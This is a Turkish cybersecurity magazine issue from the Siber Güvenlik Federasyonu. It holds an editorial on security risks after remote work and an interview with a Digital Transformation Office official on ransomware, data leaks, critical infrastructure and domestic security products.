Siber Güvenlik

Sayı 3 - Mart 2022

Uzaktan Çalışma Modeli Sonrası Temel Riskler

Uzaktan çalışma modeli bazı kurum ve çalışanlar için yeni bir model olmamakla birlikte, hepimizin hayatına zorunlu olarak giren bir çalışma modeli olmuştur.

TÜRKİYE Siber Güvenlik Ürünlerini vitrine çıkardı

Türkiye'nin siber güvenlik seviyesini daha da yükseltmeyi hedefliyoruz.

Dr. Muhammad Hasan Islam

Güvenli İşlemleri Merkezi (SOC) için Standartlaştırılmış Çerçeve

Elizabeth Topp

Zafiyet Tarama Araçları Techlerinde Neye Dikkat Edilmeli

RÖPORTAJ Dr.Ali Taha Koç

Siber Güvenliğin Ulusal Güvenliğe ve Dijital Dönüşümünün Önemine Yönelik Sorular

---

Başarılı Bir Güvenlik Süreci Nasıl Oluşturulur?

Siber Güvenlik Savunma Sanatı

Sıfır - Güven Güvenlik Avantajları

TÜRKİYE CUMHURİYETİ CUMHURBAŞKANLIĞI
DİJİTAL DÖNÜŞÜM OFİSİ

TÜRKİYE TEKNOLOJİ TAKIMI

TEKNOFEST

HACK ISTANBUL

UITSEC
More Secure Than Ever

CATCH PROBE

Başkanın Mesajı

Siber Güvenlik Federasyonu, kısa adıyla SGF; bağımsız bir sivil toplum kuruluşudur. Türkiye'nin menfaatleriyle, ülke insanlarının refahı ve devletin güçlü şekilde varlığını devam ettirmesiyle ilgili olabilecek tüm alanlarda; teknolojinin kullanıldığı, bilimsel fikirler ve projeler üretir. SGF çalışmalarını öneri bütünleri ve raporlar vasıtasıyla kamuoyuyla ve/veya ilgili kurum, kuruluşlarla paylaşır.

SGF'nin ilgi alanı teknolojinin kullanılabileceği tüm alanları kapsar. Çalışma konu ve başlıklarını belirlerken temel aldığı kriter; üretilecek düşüncenin, fikrin, önerinin veya projenin milli menfaatler ve kamu düzeni açısında pozitif bir değer yaratmasıdır.

Bu anlamda, SGF için Türkiye'nin menfaatleri temel mihenk taşıdır. Siber güvenlik gibi teknoloji temelli çalışma alanlarından, toplumbilim gibi sosyal alanlara kadar teknolojinin kullanılarak fark yaratılabileceği tüm sahalar ve disiplinler SGF için odaklanma konusu ve faaliyet alanıdır.

Bilgi ve bilgi çerçevesinde üretilen değerler, ülkelerin dünyadaki ekonomik ve siyasi rekabet ortamında etkin şekilde rol oynamaktadırlar. Teknolojinin her alanda fark yaratan yenilikçi doğasının bir uzantısı olarak, bu yönelim ivmelenerek devam etmektedir. Teknolojinin kilit rol aldığı ve milli menfaatlerimize hizmet edecek tüm proje, çözüm, fikir ve bilgiler; konvansiyonel siyasi etki, ekonomik ve askeri güç kadar önem kazanmaktadır.


SGF çalışmalarını bilimsel makalelerle ve raporlarla sektörlerin, kamu otoritelerinin, üniversitelerin ve ilgili tüm kesimlerin bilgisine sunar. Ortaya koyacağı sonuçları bir çerçeve haline getirir. Bu çerçeve bazen mevcut meselelere çözüm önerisi niteliği taşıyacağı gibi, bazen başarılı mekanizmaları iyileştirme görevi üstlenebilir. Bazen de bir gelecek projeksiyonu vizyonuyla, Türkiye'nin orta ve uzun vadede karşılaşabileceği sorun ve gelişmelere karşı duruş almasını öneren proaktif yaklaşımlar içerir.

Batuhan Tosun

Siber Güvenlik Federasyonu Başkanı

İÇİNDEKİLER

Sayı 3



01 **Başkanın Mesajı**

04 **Editörden**

06 **Röpotaj**
Siber Güvenliğin Ulusal Güvenliğe ve Dijital Dönüşümünün Önemine Yönelik Sorular (Dr. Ali Taha Koç)

09 **Haberler**

31 Siber Güvenlik ve İnsan Faktörü (Ali Işıklı)

33 Eyvah! Dijital Deliller Uçtu (Baki Nakkaş)

34 Veritabanı Yönetim Sistemleri (VTYS) Güvenliği (Faruk Çevik)

36 Bankacılık ve Finans Mobil Uygulamalarının Güvenliği (Yılmaz Değirmenci)

38 What to Consider in Vulnerability Scan Tools Preferences (Elizabeth Topp)

40 Siber Güvenlikte Yeni Normal ve 4 Göz Prensibinin Yeni Bağımsız Yetkilisi: Yapay Zeka (CRYPTTECH AI LAB.)

42 Bilgi Güvenliğinde Kritik Başarı Faktörü:İnsan (Serhat Aydın)

44 Başarılı Bir Güvenlik Süreci Nasıl Oluşturulur? (Cüneyt Kavi-S. Doruk Alioğlu)

50 Siber Güvenlik ve Saldırı Yöntemleri (Tugay Kösekahya)

52 Standardized Framework for SOC (Dr. Muhammad Hasan Islam)

54 Siber Güvenlik Savunma Sanatı (İbrahim Can Sönmez)

58 PCI-DSS Güvenlik Sertifikası (Yüksel Eminoğlu)

60 Sıfır-Güven Güvenlik (Zero-Trust Security) Nedir? (Serkan Kırmızıgül)

64 **Teknik Anlatım**

65 CLR-DLR Nedir? Windows Komut Çalıştırma (Eyüp Çelik)

1998'den bu yana...

MEDICINE HOSPITAL 1998

- ✓ 3 TESLA MR
- ✓ 1,5 TESLA MR
- ✓ 128 KESİT BT
- ✓ TAM RENKLİ DOPPLER
- ✓ RÖNTGEN
- ✓ NÜKLEER TIP
- ✓ PET-CT / GAMA KAMERA
- ✓ TAM LABORATUVAR EKİPMANI
- ✓ ANJİO LABORATUVARI

Hibrit Ameliyathane

Türkiye'de sayılı hastanede bulunan hibrit ameliyathanelerden biri de Medicine Hospital'da yer almaktadır. Hibrit ameliyathane ile ameliyathane ortamında tüm anjiyografik görüntülemeler ve işlemler yapılabilmektedir.

Zen Odası

Medicine Hospital olarak tüm sağlık hizmetlerimizde en son teknoloji ile güncel kalmayı amaç edinmekteyiz. ASIR teknolojisi sayesinde BT organlarınızın aynı yüksek kalitede görüntülerini alırken radyoaktif çözeltinin düşük dozda verilmesini sağlayabiliyoruz.

Referans Merkezlerimiz

- ✓ Obezite ve Metabolik Cerrahi
- ✓ Kalp Sağlığı Merkezi
- ✓ Ortopedi ve Travmatoloji
- ✓ Nöroloji ve Hareket Bozukluğu
- ✓ Göz Sağlığı
- ✓ Girişimsel Radyoloji
- ✓ Radyolojik Teşhis ve Tanı
- ✓ Çocuk Sağlığı
- ✓ Ağız ve Diş Sağlığı
- ✓ Fizik Tedavi ve Rehabilitasyon
- ✓ Check-Up
- ✓ Cinsel İşlev Bozuklukları
- ✓ Proktoloji

"Sağlık sektöründeki tecrübemizi, sağlık eğitimi ile birleştirme arzumuzu, İstanbul Atlas Üniversitesi'ni kurarak gerçekleştirmenin haklı gururunu yaşıyoruz."

Yönetim Kurulu Başkanı
Dr.Yusuf ELGÖRMÜŞ

medicinehospital.com.tr

Çağrı Merkezi
444 0 205

Siber Güvenlik

2021 Ekim
Sayı 3

İmtiyaz Sahibi

Siber Güvenlik Federasyonu

Sorumlu Yazı İşleri Müdürü
Vahap Eren
vahap.eren@siberguvenlik.org.tr

Editör
Ender Gezer
ender.gezer@siberguvenlik.org.tr

Sanat Yönetmeni
Atakan Güler
atakan.guler@siberguvenlik.org.tr

Katkıda Bulunanlar
Tugay Kösekahya
Elizabeth Topp
Ali Işıklı
Eyüp Çelik
Serkan Kırmızıgül
Yılmaz Değirmencioğlu
Erhan Güneş

ISSN
2564-7563

Yönetim Yeri
Adres: Akat Mahallesi, Orkide Sokak,
Maya Plaza, No: 3, Kat: 3,
Beşiktaş/İstanbul
www.siberguvenlik.org.tr

Reklam
bilgi@sibergüvenlik.org.tr

Basım Yeri
Yamaş Grup
Cumhuriyet Mahallesi D100 Karayolu Caddesi.
İstanbul Park İş Merkezi No:39 Kat:1
Beylikdüzü/İstanbul
+90 (212) 872 32 49
www.yamasgrup.com

Yayın Türü
Yerel, süreli, 3 aylık
Dili: Türkçe
Konusu: Teknoloji

Dağıtım
MNG, PTT Kargo

Ağustos 2021
Siber Güvenlik Federasyonu ©

EDİTÖRDEN

Ender Gezer

Uzaktan Çalışma Modeli Sonrası Temel Riskler

Uzaktan çalışma modeli bazı kurum ve çalışanlar için yeni bir model olmamakla birlikte, hepimizin hayatına zorunlu olarak giren bir çalışma modeli olmuştur. Özellikle tüm dünyayı sarsan Covid-19 ile birlikte pek çok kurum ve çalışan uzaktan çalışma modeli ya da hibrit bir çalışma modeli ile karşı karşıya kalmıştır. Bu model ile birlikte siber güvenlik dünyası da yeni bir düzenlemeye ve bu model karşısında çeşitli önlemler almış bulunmaktadır.

Tehdit aktörleri geçmişte de olduğu gibi günümüzde de çeşitli temalardan beslenmekte ve bu temaları saldırılarının zeminini oluşturmak için kullanmaktadır. Covid19 salgınının başlarında bu tema ile oluşturulmuş pek çok siber tehdit ile karşı karşıya kaldık, peki normalleşme döneminde bu saldırılar nasıl yön bulacak ve zemin kazanacaktır? Tehdit aktörleri çeşitli amaçları doğrultusunda normalleşme dönemini de fırsata çevirecektir. Ofis ortamında çalışma modeline dönen ve hibrit çalışma modelinde devam eden kurum ve çalışanlar yepyeni riskler ile karşı karşıya kalacaktır. Uzaktan çalışmaya alışan pek çok kurum çalışanı, bilgi güvenliği farkındalığını ve uyumunu tekrar gözden geçirmesi gerekecektir. Bu konu üzerinde önlemlerin alınması ve çalışanların bilgilendirilmesi noktasında kurumlara ve organizasyonlara büyük bir sorumluluk düşmektedir. Bilgi güvenliği politikaların tekrar gözden geçirilmesi, uzaktan çalışma modelinde ağırlık verilen uç nokta güvenliği yatırımlarının tekrar gözden geçirilerek ofis ortamında çalışma modelinde yapılan yatırım ve önlemlere tekrar geri dönmesi ya da ağırlığının paylaştırılması gerekecektir.

Kurum içi ya da uzaktan çalışma modeli üzerinde alınan önlemler ve yatırımlar, çeşitli tatbikat ve testler ile ölçülmelidir. Alınan önlemler karşısında risklerin ne kadar azaldığı ya da azalıp azalmadığı noktasında ciddi ölçümlemeler yapılmalıdır. Temel siber güvenlik yatırımları yapan kurum ve organizasyonlar, daha kör nokta riskler için alternatif ve tamamlayıcı güvenlik önlemlerine yönelmelidir. Güvenlik önlemleri için alınan önlemlerinin gizli kalması pek çok kurumun tercih ettiği ve olması gereken bir stratejidir. Fakat pek çok bilgi teknolojisi yönetici ve güvenlik yöneticisinin merak ettiği ortak soru, kurumum diğer kurumlara göre hangi seviyede sorusudur. Bu soruya yanıt bulabilmek için ortak bilgi ve strateji platformlarının artması gerekmektedir. Halihazırda var olan platformlara ilgi ve paylaşımının artması da gerekmektedir. Özellikle siber güvenlik alanında federasyon ve kümelenmelerdeki çalışmaların sözde değil, gerçekte amaca uygun ve yararlı olması gerekmektedir. Gerek ülke genelinde gerekse uluslararası platformlarda bu çalışmaların paylaşılması da büyük bir önem taşımaktadır.

Siber güvenliğin ciddiye alınmaya başlandığı ve buna rağmen tam olarak kavranamadığı ülkemizde bir siber güvenlik profesyoneli olarak rekabet ortamını bir kenara bırakıp, gerçek anlamda etik çerçeveler içerisinde paylaşımda ve özveride bulunmamız gerektiğini düşünmekteyim.

İyi okumalar,

Dijital Dönüşüm Ofisi olarak gerçekleştirdiğimiz ve hedeflediğimiz birçok faaliyet ile Türkiye'nin siber güvenlik seviyesini daha da yükseltmeyi hedefliyoruz.

Siber güvenlikte son dönemlerde birçok güzel gelişme ile birlikte hızlı bir yükselme eğrisi içindeyiz. Uluslararası Telekomünikasyon Birliği (ITU) Global Siber Güvenlik Endeksi'nin (GCI) 29 Haziran 2021 tarihinde yayımlanan raporuna göre; Türkiye bir önceki döneme göre 9 sıra yükselerek 194 ülke içinde 11. sıraya, Avrupa'da ise 6. sıraya yerleşmiştir.

Siber Güvenliğin Ulusal Güvenliğe ve Dijital Dönüşümünün Önemine Yönelik Sorular

Dr. Ali Taha Koç

1. Covid19 Pandemisinde uzaktan çalışma modeli pek çok kurumun hayatına hızlı bir şekilde girmiş bulunmaktadır. Bu durumun dijital dönüşüme katkısı oldu mu? Nasıl değerlendiriyorsunuz?

Çok uluslu kurumlar dünyanın farklı ülkelerinde yaşayan çalışanlarını sanal ortamda 7/24 bir araya getirebilmek için internet üzerinden uzaktan çalışma teknolojileri kullanmaya Pandemi öncesinden başlamıştı. Pandeminin dijital dönüşüme sağladığı katkı, eskiden çok uluslu kurumların tekelinde kullanılan teknolojileri, bireye özgü ve onların kişisel ihtiyaçlarına hitap eder hale getiren dönüşümü hızlandırmış olmasıdır. Ticaret, market alışverişi, ödeme, bankacılık, abonelik başlatma ve kapatma gibi birçok günlük ihtiyaç geniş kesimler tarafından dijital ortamda yapılır hale gelmiştir. Uzaktan çalışma modeli kurumlara ve bireylere zamanın etkin kullanımı ve maliyetlerde azalma gibi ek getirileri de tecrübe etme imkânı sağlamıştır. İlerleyen dönemlerde, bu faydaları deneyimleyen kurumların ve bireylerin bu teknolojileri kullanmaya devam etmesi ve dijital dönüşümün hızlanması beklenmektedir.

COVİD-19 pandemi sürecinde temel ihtiyacımızı, sosyal ve iş yaşamının normal rutininde devam etmesini sağlamak olarak özetleyebiliriz. Bu ihtiyaçlar çeşitli dijital platformlar ile ekonomik ve kolay bir şekilde sağlanabilmektedir. İnsanlar bu süreçte ilk olarak normal rutinini koruyabilmek için alternatif çözüm arayışına girdi, sonrasında iyi örnekleri görerek uyum sağlamaya çalıştı. Uyum sağlayabilenler dijital ortamları kullanarak daha çok değer oluşturabileceğini de fark etti. Dijital ortamlarda sanal fuarlar, konferanslar ve etkinlikler günlük hayatımıza girdi. Gitmeden de market alışverişi yapabileceğimizi, seyahat etmeden de toplantı yapabileceğimizi, yakınlarımızla dijital ortamları kullanarak da bayramlaşılabileceğini fark ettik.

Toplumdaki bu dönüşüm kamu kurumlarının sunduğu hizmetlere de yansımaya başladı. Kurumlar bir hizmeti sunarken öncelikle dijital hizmet (Digital by Default) anlayışını içselleştirmeye başladı, dijital olmayan hizmetlerini dijitalleştirebilmenin yollarını arar oldu. Vatandaş kurumlara giderek hizmet almak yerine dijital hizmetleri tercih etmeye başladı. Bu gibi değişimler kuşaklar arası dijital okuryazarlık farkını da bir ölçüde giderilmesine yardımcı oldu. Sonuçta 5-10 yılda ulaşılması beklenen dijitalleşme sürecindeki aşamalar daha kısa sürede tamamlandı. Bundan sonraki dönemde dijital dönüşümün daha da hızlanacağına ve dijital toplum kültürünün her alana yayılacağına inanıyorum.

2. Tehdit aktörlerinin gündemlerinin, çok hızlı bir şekilde değişmekte olduğu biliniyor. Covid19 döneminde kullanılan temalar buna örnek verilebilir. Ulusal siber güvenliğin bu hızlı değişime ayak uydurabildiğini düşünüyor musunuz?

Salgının da etkisiyle 2020 yılı siber güvenlik için oldukça hareketli bir yıl oldu. Türkiye, siber saldırılara en çok maruz kalan ülkelerden biri konumunda. Türkiye'yi hedef alan ve engellenen siber saldırıların sayısının 2020 yılının ilk 10 ayında 102 bini aştığını görüyoruz. En çok saldırı alan sektörlerin başında elektronik haberleşme, kritik kamu kurumları, bilişim, sanayi, enerji ve eğitim geliyor.

Ülkemize yönelik siber saldırıların politik nedenler de dâhil olmak üzere birçok nedeni var. Saldırıların amaçları ve gerçekleştiren kişi veya gruplar da değişmektedir. Burada önemli olan, elbette ki kaynağı veya kimin tarafından gerçekleştirildiği fark etmeksizin her türlü siber saldırıya karşı hazırlıklı olmak. Dijital Dönüşüm Ofisi olarak ulusal siber güvenlik için koordinasyonu sağlarken sürekli değişen saldırı yüzeylerini ve tehdit aktörlerini göz önünde bulunduruyoruz. Gerektiğinde elde edilen veya üretilen siber tehdit istihbaratı bilgilerini ulusal siber güvenliğin sağlanması noktasında aktif olarak kullanıyoruz. Bu bağlamda değerlendirildiğinde ulusal siber güvenlik alanındaki çalışmaların durağan bir yapı yerine dinamik bir yapıya sahip olduğunu ve gerek tehdit aktörleri açısından gerekse de yeni saldırı vektörleri açısından değişime ayak uydurduğunu söyleyebiliriz.

3. Yeni bir saldırı türü olmayan fidye saldırılarının etkisini hala sürdürmekte olduğu görülüyor. Pandemi döneminde de pek çok kurum bu durumdan etkilenmiş bulunmaktadır. Bu konu ile ilgili yürütülen güvenlik çalışmaları hakkında ne düşünüyorsunuz?

Yayımlanan raporlara göre 2020 yılında ABD'deki kuruluşların %68'inin fidye yazılımı saldırısına uğradığı bildiriliyor. Bu oran küresel siber güvenlik endeksinde 1. sırada yer alan ve güvenliğe büyük yatırımlar yapan bir ülke için oldukça yüksek. Fidye yazılımı saldırısına en yakın örneklerden birisi 29 Nisan 2021 tarihinde ABD'deki en büyük yakıt boru hattı Colonial Pipeline'na yapılan saldırıdır. Bu saldırıdan kurtulmak için firma 4.4 milyon dolar fidye ödemek zorunda kaldı. Saldırı ülke çapında bir krize neden oldu. Dünyada da fidye yazılımlarının kritik altyapılar için ne kadar büyük bir tehdit olduğunu tekrar gösterdi. Yine benzer bir durumu yaşayan Danimarka merkezli bir şirket olan ISS World, 2020 yılının Şubat ayında bir fidye yazılımı saldırısı nedeniyle çöktü. Binlerce çalışan, sistemlerine ve e-postalarına erişemedi. Bu durum karşısında şirket 74 milyon dolar zarar etti.

Türkiye'de Kamu kurum ve kuruluşları ile kritik altyapı işletmecilerinin verilerinin güvenliğini sağlamak için yayınladığımız Bilgi ve İletişim Güvenliği Rehberinde bu tür saldırıları önlenmesine yönelik tedbirlere de yer verdik. Kamu kurum ve kuruluşları ile kritik altyapı işletmecilerinin bu tedbirleri uygulamalarını takip etmek için çalışmalara başladık. İlgili bakanlıklar ile düzenleyici ve denetleyici kurumlarımız da kritik altyapıların güvenliğini artırmak için gerekli düzenlemeleri yapmakta ve takip etmektedir.

4. Veri ifşa ve sızıntılarının da artığı günümüzde yürütülen siber güvenlik çalışmaları hakkında ne düşünüyorsunuz?

Dijitalleşmenin büyük bir hızla arttığı günümüzde dijital ortamda işlenen veri boyutu da aynı doğrultuda artmaktadır. Verinin yönetilmesi, işlenen veriden beklenilen faydanın elde edilmesi ve bunları yaparken de bu verilerin güvenliğinin sağlanması ciddi ve profesyonel bir efor gerektirmektedir. Bu duruma şöyle bir örnek verebiliriz: Bir evi mi korumak daha kolaydır bir siteyi mi? Tabi ki siteyi korumak için daha kapsamlı güvenlik önlemleri almak gerekir. Hal böyle olunca veri türlerine ve bulundukları yere göre saldırı yüzeyi de artmaktadır.

Siber saldırılar birçok alanda büyük bir ivme kazanmıştır. Saldırganların en çok hedef aldığı alanlar finans, kamu ve sağlık alanlarıdır. Bunlar kritik verilerin yoğunlukta olduğu alanlardır. Bu yapılan saldırılar mahremiyet ihlallerine, özel hayatımızın ifşa olmasına neden olabilir. Siber saldırılar sonucunda platformdaki varlıkların çalınması ve kişisel verilerin ifşa olması gibi risklerin farkında olunup ona göre hareket edilmelidir.
Ayrıca, hep belirttiğimiz gibi siber güvenlik zincirinin en zayıf halkası insandır. Diğer halkalar ne kadar gelişmiş ve güçlü olursa olsun en zayıf halkayı güçlendirmeden siber güvenlik alanında hedeflenen neticeleri almak güçleşiyor. Bu halkayı güçlendirmenin yolu da güvenlik bilincine sahip olmaktan geçiyor. Teknolojik risklerle mücadelenin yanında, güvenliğin insan boyutuna yönelik eğitim ve farkındalık faaliyetlerine sürekli devam etmek gerekiyor.

5. Kritik altyapı güvenliği düşünüldüğünde, dijital dönüşümün etkisini nasıl değerlendirmektesiniz?

Bildiğiniz üzere, kritik altyapılar bir ülkenin toplumsal ve ekonomik refahını doğrudan etkileyen ve son derece yüksek öneme sahip bilişim sistemlerini barındıran altyapılardır. Her ülke kendisi için kritik olan altyapıları belirlemekte ve bunları korumak için uygun faaliyetler planlamaktadır. Biz de Türkiye olarak elektronik haberleşme, enerji, finans, ulaştırma, su yönetimi ve kritik kamu sektörlerini kritik altyapı sektörleri olarak belirledik. Bu kritik altyapı sektörleri içerdikleri bilgi ve sundukları hizmet açısından yüksek siber güvenlik gereksinimlerine sahiptir.

Otomasyon sistemlerinin kullanılması, gelişmiş iletişim altyapılarının kurulması, otomatik sorun tespiti ve önlenmesi gibi pek çok ihtiyaç, kritik altyapılarımızda dijital dönüşümün olmazsa olmazları arasındadır. Her ne kadar kritik altyapılarımızın dijital dönüşümü avantajlar sağlasa da, beraberinde siber güvenlik risklerini de getirmektedir. Özellikle kritik altyapılarda yaygın olarak kullanılan operasyonel sistemlerin (OT) bilişim sistemleri ile entegrasyonu farklı saldırı vektörlerinin oluşmasına ve saldırı yüzeyinin artmasına yol açmaktadır. Ancak bu tehditler akıllı, genişletilebilir yeni nesil siber savunma yöntemleri ile ortadan kaldırılabilmektedir. Yapay zeka, büyük veri gibi farklı teknolojileri bünyesinde barındıran siber güvenlik sistemlerinin kullanımı kritik altyapılarımızın güvenliği noktasında büyük ölçüde yardımcı olmaktadır.

Dijital Dönüşüm Ofisi olarak" geçtiğimiz yıl yayımladığımız Bilgi ve İletişim Güvenliği Rehberi'nde de kritik altyapılarımıza yönelik siber güvenlik tedbirleri için ayrı bir bölüm bulunmaktadır. Bu bölümde kritik altyapılar özelinde siber güvenliğin sağlanmasına yönelik tedbirler yer almaktadır. Rehberin uygulanması ile beraber dijital dönüşümün beraberinde getirdiği siber güvenlik risklerinin de minimuma indirilebileceği ve yönetilebileceğini düşünüyoruz.

6. Kripto paralar pek çok kişinin gündeminde olduğu gibi tehdit aktörlerinin de gündeminde, dolandırıcılık ve kripto para temalı siber saldırılar hakkında ne düşünüyorsunuz, bu konu ile ilgili yürütülen bir çalışma var mıdır?

Kripto paraya olan ilgi her geçen gün artıyor ve kripto para kullanımı gün geçtikçe yaygınlaşıyor. Bu durum tehdit aktörlerinin de gündeminde olduğundan dolayı ne yazık ki kripto para temalı siber saldırılar ve dolandırıcılık artmış durumda. Bunları önleyebilmek ve etkilerini en aza indirebilmek adına bilinci artırmak çok önemli. Biz de Dijital Dönüşüm Ofisi olarak kripto varlığı bulunan vatandaşlarımızı bilgilendirmek amacıyla bir video yayınladık. Zira yapılan çalışmalara göre ülkemiz, nüfusuna oranla en çok kripto para kullanan ülkeler arasında Avrupa'da birinci, dünyada 4. Sırada. Yayınladığımız videoda da belirttiğimiz gibi bilinçli kullanım büyük önem taşıyor. Özellikle doğru platform tercihi çok önemli. Platform tercihi yaparken kripto varlık borsa skoru yüksek olan platformlar tercih edilmeli. Hukuki tarafına gelirsek, kripto paralara yatırım yapmadan önce geliştirilme amacını, arkasındaki teknolojileri ve sürdürülebilirliğinin nasıl sağlanacağı gibi bilgileri içeren "White Paper" yani izahatname incelenmeli ve yatırım buna göre yapılmalı. Fakat her ne kadar bu önlemler alınsa da ne yazık ki bazı riskler devam etmekte. Örneğin siber saldırılar sonucunda platformdaki varlıkların çalınması ve kişisel verilerin ifşa olması gibi risklerin farkında olunup ona göre hareket edilmeli. Dijital Dönüşüm Ofisi olarak halkımızı bilinçlendirmek adına çalışmalarımız devam edecek.

Ülkemizde kripto paralar ile ilgili resmi düzenlemelere de başlanmış durumda. 16 Nisan 2021 tarihinde Resmi Gazete'de yayımlanan yönetmelik ile kripto varlık kavramı tanımlandı ve kullanım esasları belirlendi. Vatandaşlarımızı koruma amaçlı yayımlanan bu yönetmelikte belirtilen usul ve esaslar sayesinde kripto paraların ödeme maksatlı kullanımı engellenerek spekülatif hareketler nedeniyle oluşabilecek mağduriyetlerin önüne geçilmiş oldu.

7. Yerli/milli siber güvenlik ürünlerinin geliştirilmesi ve kullanımının yaygınlaştırılması misyonları doğrultusunda Dijital Dönüşüm Ofisinin ne gibi çalışmaları mevcuttur?

Kritik altyapılar başta olmak üzere her alanda, yerli ve milli siber güvenlik ürünlerinin geliştirilmesine ve bu çözümlerin kullanımının kamuda yaygınlaştırılmasına yönelik çalışmalar yapmak Ofisi'mizin temel ve önemli görevlerindendir. Kamunun dijital dönüşüm lideri pozisyonumuz ile de yerli ve milli siber güvenlik ürünlerinin olgunlaştırılması, yaygınlaştırılması ve standartlaştırılması çalışmalarında aktif olarak faaliyet gösteriyoruz.

Devlet ve millet olarak geçirdiğimiz zor dönemlerde gördük ki özellikle bilişim sistemlerinde dışa bağımlı olduğumuz oranda sıkıntı çekiyoruz. Bu durumları yaşamamak adına yerli ve milli ürün geliştirmelerine çok önem vermekteyiz. Yerli siber güvenlik ürün ve hizmetlerinin kullanımı, her alanda önemlidir ve katkıları gün geçtikçe artacaktır.

Yerli ürün tanımında hammadde, insan gücü gibi kriterler işin içine giriyor. Her yerli ürün milli değerlere sahip olamayacağı gibi her milli ürün de yerli olmayabilir. Ülkemiz menfaatimiz ve bağımsızlığımız bu konuda en önemli değişken durumunda. Siber güvenlikte yerli ve milli çözümler geliştirmek olmazsa olmazlarımızdandır. Hatta bu alanda çıtayı bir kademe daha yükseltip Global ve Milli çözümler hedefliyoruz.

Bilgi, teknoloji ve insan olarak kendi öz kaynaklarımızla üretilen, desteklenen ve özellikle olası bir tehdit ve saldırı anında yabancı unsurlar tarafından kontrol edilemeyen ve küresel rakipleri ile rekabet edebilme yeterliliğine sahip yazılım veya donanım ürünlerini hedefliyoruz.

Bu hedeflerimize tek başımıza ulaşamayız. Üreticisi, tüketicisi, düzenleyicileri, kanun koyucuları, AR-GE aktörleri, sivil toplum ve akademi ile burada elini taşın altına koyması gereken bir ekosistem var. Türkiye Siber Güvenlik Kümelenmesi burada ekosistemi dinamik ve canlı tutan esas aktörlerden biri konumunda. 2021 Şubat'ta Savunma Sanayi Başkanlığımız ile imzaladığımız protokol ile Türkiye Siber Güvenlik Kümelenmesinin tüm faaliyetlerini SSB ile birlikte yürütmeye başladık. Kamuda ve özel sektörde yerli ve milli siber güvenlik ürünlerinin kullanımını artırmak için firmalarımız ve kurumlarımız ile daha yakın çalışıyoruz artık.

Şuan hali hazırda, Siber Güvenlik Kümelenmesinde 190'ın üzerinde firma ve 400'ün üzerinde yerli ve milli siber güvenlik ürünü ve hizmeti bulunmaktadır. Kullanılan ürün ve hizmetleri, yerli ve milli üreticilerden tedarik etmek, hem kısa vadede ekonomik anlamda etkisini gösterecektir, hem de uzun vadede dünya genelinde markalaşmış yerli ve milli ürün sayısını arttıracaktır. Siber güvenlik alanında güçlendikçe, daha da iyi ürünler geliştirecek ve hizmetler vereceğiz, daha iyi ürünler ve hizmetler sağlayabildikçe siber güvenlik alanında daha da güçleneceğiz.

8. Dijital Dönüşüm Ofisinin Siber güvenlik için planladığı yeni projeler var mıdır?

Dijital Dönüşüm Ofisi ulusal siber savunma ve siber caydırıcılığı güçlendirmek, siber güvenlik kapasitesini geliştirmek amacı ile birçok proje yürütmektedir. Dijital Dönüşüm Ofisi olarak gelişen teknolojilerin ortaya çıkardığı siber güvenlik risklerinin yanında, bu teknolojilerin savunma amacıyla kullanılmasının oluşturacağı fırsatların da göz ardı edilmemesi gerektiğini düşünüyor ve pozitif siber güvenlik yaklaşımı ile hareket ediyoruz.

Tüm kurumlarının birbirleri ile işbirliği ve koordineli bir şekilde çalıştığı, güçlü kritik altyapılara sahip, siber savunma ve saldırı mekanizmaları ile siber saldırılara her zaman hazır, siber uzaydaki ulusal ve uluslararası tehditlerden haberdar, kendi teknolojisini üreten ve kullanan, insan gücü yetiştirebilen, farkındalığı yüksek bir devlet olma yolunda çeşitli çalışmalar yürütüyoruz. Tüm bu saydığımız alanlarda politika, koordinasyon ve strateji geliştirmekte, aksiyonları yakından takip etmekte ve ülke çapında etkin şekilde uygulamasına yönelik çalışmalar yürütmekteyiz.

Özellikle kritik alt yapılarımızın siber güvenlik alanındaki mukavemetini arttırmak amacıyla; uluslararası alanda kabul görmüş sektör spesifik standartları ülkemize adapte etme ve yaygınlaştırma konuları ile ulusal siber güvenlik ürün kriterlerinin belirlenmesi konularında çalışmalar gerçekleştiriyoruz.

